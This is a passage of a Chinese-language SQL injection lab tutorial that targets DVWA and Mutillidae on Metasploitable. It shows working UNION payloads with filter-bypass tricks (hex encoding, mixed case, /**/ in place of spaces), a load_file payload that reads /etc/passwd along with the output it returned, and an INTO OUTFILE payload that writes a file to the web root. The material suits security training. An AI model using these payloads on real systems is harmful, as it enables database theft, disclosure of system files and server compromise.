ID: 1 union select table_name,2 from information_schema.tables
First name: COLUMNS
Surname: 2
```


```
ID: 1 union select table_name,2 from information_schema.tables
First name: COLUMN_PRIVILEGES
Surname: 2
```


查詢特定的表

`union select table_name,2 from information_schema.tables where table_schema = 'dvwa'`




因為有限制單引號的使用，所以會產生錯誤




將表的名稱編碼為其他格式

點選 Encode as Hex




轉換後為16進位

- 將dvwa轉換為16進位就能不使用'繞過限制
- 16進位開頭皆為0x，dvwa 會變為 0x64767761



實際測試

union select table_name,2 from information_schema.tables where table_schema = 0x64767761



可成功顯示dvwa表中的資料欄位

Vulnerability: SQL Injection

User ID:

ID: 1 union select table_name,2 from information_schema.tables where table_schema = 0x64767761
First name: admin
Surname: admin


ID: 1 union select table_name,2 from information_schema.tables where table_schema = 0x64767761
First name: guestbook
Surname: 2

ID: 1 union select table_name,2 from information_schema.tables where table_schema = 0x64767761
First name: users
Surname: 2

4. 繞過過濾器

如遇到過濾，可修改語法大小寫繞過過濾


id=1' order bY 1%23



Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' orDer bY 1#
First name: admin
Surname: admin



遇到空格限制，可用 + 或是 /**/ 代替
union select 1,2 %23
uNioN+sEleCt+1,2+%23
uNioN/**/sEleCt/**/1,2/**/%23

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' uNioN/**/sEleCt/**/1,2/**/#
First name: admin
Surname: admin

ID: 1' uNioN/**/sEleCt/**/1,2/**/#
First name: 1
Surname: 2

如果#被限制:

%23

/*

--

;

/*

//

替代

5. 繞過安全檢查和瀏覽所有紀錄

列出所有的表

列出所有的表

```
1' uNioN/**/sEleCt/**/table_name,2+fRom information_schema.tables%23&Submit=Submit#
```

Vulnerability: SQL Injection (Blind)

User ID:


```
ID: 1' uNioN/**/sEleCt/**/table_name,2 fRom information_schema.tables#  
First name: admin  
Surname: admin
```

```
ID: 1' uNioN/**/sEleCt/**/table_name,2 fRom information_schema.tables#  
First name: CHARACTER_SETS  
Surname: 2
```

```
ID: 1' uNioN/**/sEleCt/**/table_name,2 fRom information_schema.tables#  
First name: COLLATIONS  
Surname: 2
```

```
ID: 1' uNioN/**/sEleCt/**/table_name,2 fRom information_schema.tables#  
First name: COLLATION_CHARACTER_SET_APPLICABILITY  
Surname: 2
```

```
ID: 1' uNioN/**/sEleCt/**/table_name,2 fRom information_schema.tables#  
First name: COLUMNS  
Surname: 2
```

```
ID: 1' uNioN/**/sEleCt/**/table_name,2 fRom information_schema.tables#  
First name: COLUMN_PRIVILEGES  
Surname: 2
```

修改metasploitable程式碼 模擬情境

```
sudo nano /var/www/dvwa/vulnerabilities/sqli/source/low.php
```

```
msfadmin@metasploitable:~$ sudo nano /var/www/dvwa/vulnerabilities/sqli/source/low.php_
```

這段程式碼的意思為，當指令正確會顯示出所有資訊，我們將它修改為一次只顯示一筆資料

```
while ($i < $num) {  
    $first = mysql_result($result,$i,"first_name");  
    $last = mysql_result($result,$i,"last_name");  
  
    $html .= '<pre>';  
    $html .= 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last . '<br>';  
    $html .= '</pre>';  
    $i++;  
}
```

修改前


```
//while ($i < $num) {  
    $first = mysql_result($result,$i,"first_name");  
    $last = mysql_result($result,$i,"last_name");  
  
    $html .= '<pre>';  
    $html .= 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last . '<br>';  
    $html .= '</pre>';  
    $i++;  
//}
```

修改後 註解即可

即便執行顯示所有的表，也只會顯示一則資訊，這是實際滲透測試上常遇到的狀況

列出所有的表

```
1' uNioN/**/sEleCt/**/table_name,2+fRom information_schema.tables%23&Submit=Submit#
```




Vulnerability: SQL Injection

User ID:

ID: -1' uNioN/**/sEleCt/**/table_name,2 fRom information_schema.tables#
First name: CHARACTER_SETS
Surname: 2

如想查看其他表，需使用迭代語法

1' uNioN/**/sEleCt/**/table_name,2+fRom information_schema.tables+limit+1,2%23&Submit=Submit#



Vulnerability: SQL Injection


User ID:

Submit

ID: 1' uNioN/**/sEleCt/**/table_name,2 fRom information_schema.tables limit 1,2#
First name: CHARACTER_SETS
Surname: 2

再查看另外一個表

1' uNioN/**/sEleCt/**/table_name,2+fRom information_schema.tables+limit+2,3%23&Submit=Submit#



Vulnerability: SQL Injection


User ID:

Submit

ID: 1' uNioN/**/sEleCt/**/table_name,2 fRom information_schema.tables limit 2,3#
First name: COLLATIONS
Surname: 2

依此類推

1' uNioN/**/sEleCt/**/table_name,2+fRom information_schema.tables+limit+3,4%23&Submit=Submit#



Vulnerability: SQL Injection

User ID:

Submit


ID: 1' uNioN/**/sEleCt/**/table_name,2 fRom information_schema.tables limit 3,4#
First name: COLLATION_CHARACTER_SET_APPLICABILITY
Surname: 2

提高搜尋效率

使用where指定要搜尋的表:

1' uNioN/**/sEleCt/**/table_name,2+fRom

information_schema.tables+where+table_schema='dvwa'+limit+1,2%23&Submit=Submit#



Vulnerability: SQL Injection

User ID:

Submit

ID: 1' uNioN/**/sEleCt/**/table_name,2 fRom information_schema.tables where table_sch
First name: guestbook
Surname: 2

6. 快速修復SQL注入

將 Security 設定為 high

DVWA Security

Script Security

Security Level is currently low.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

high



Submit

查看 Source Code

High SQL Injection Source

```
<?php
if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = stripslashes($id);
    $id = mysql_real_escape_string($id);

    if (is_numeric($id)){

        $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
        $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre> ');

        $num = mysql_numrows($result);

        $i=0;

        while ($i < $num) {

            $first = mysql_result($result,$i,"first_name");
            $last = mysql_result($result,$i,"last_name");

            echo '<pre>';
            echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
            echo '</pre>';

            $i++;

        }


    }

}
?>
```

- `real_escape_string()`: 移除單引號、符號等等，只會剩字，並且都有加上單引號強制為字串，因此不會被認為是程式語法，但只要沒有加上單引號，依舊可以成功注入
- 不是最好的保護方式，但是臨時保護網站的好方法


7. 使用SQL注入在伺服器 上讀寫檔案文件

切换回 Mutillidae


**Mutillidae: Born to be Hacked**

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls ▶
OWASP Top 10 ▶
Others ▶
Documentation ▶
Resources ▶

Site
hacked...err...quality...

Login

 Back

Please sign-in

Name

Password


Login

Dont have an account? [Please register here](#)

載入敏感資訊

```
union select null,load_file('/etc/passwd'),null,null,null %23
```

```
union select null,load_file('/etc/passwd'),null,null,null %23
```



成功顯示

Results for . 2 records found.

Username=admin
Password=adminpass
Signature=Monkey!

Username=root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool
/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-
data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/:/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var/cache
/bind:/bin/false postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin
/false postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false tomcat55:x:110:65534::/usr/share
/tomcat5.5:/bin/false distccd:x:111:65534::/bin/false user:x:1001:1001:just a
user,111,,:/home/user:/bin/bash service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false


Password=
Signature=

嘗試寫入檔案example.txt

union select null,'example example',null,null,null into outfile '/var/www/mutillidae/example.txt' %23

SQL寫入檔案:

```
union select null,'example example',null,null,null into outfile  
'/var/www/mutillidae/example.txt' %23
```

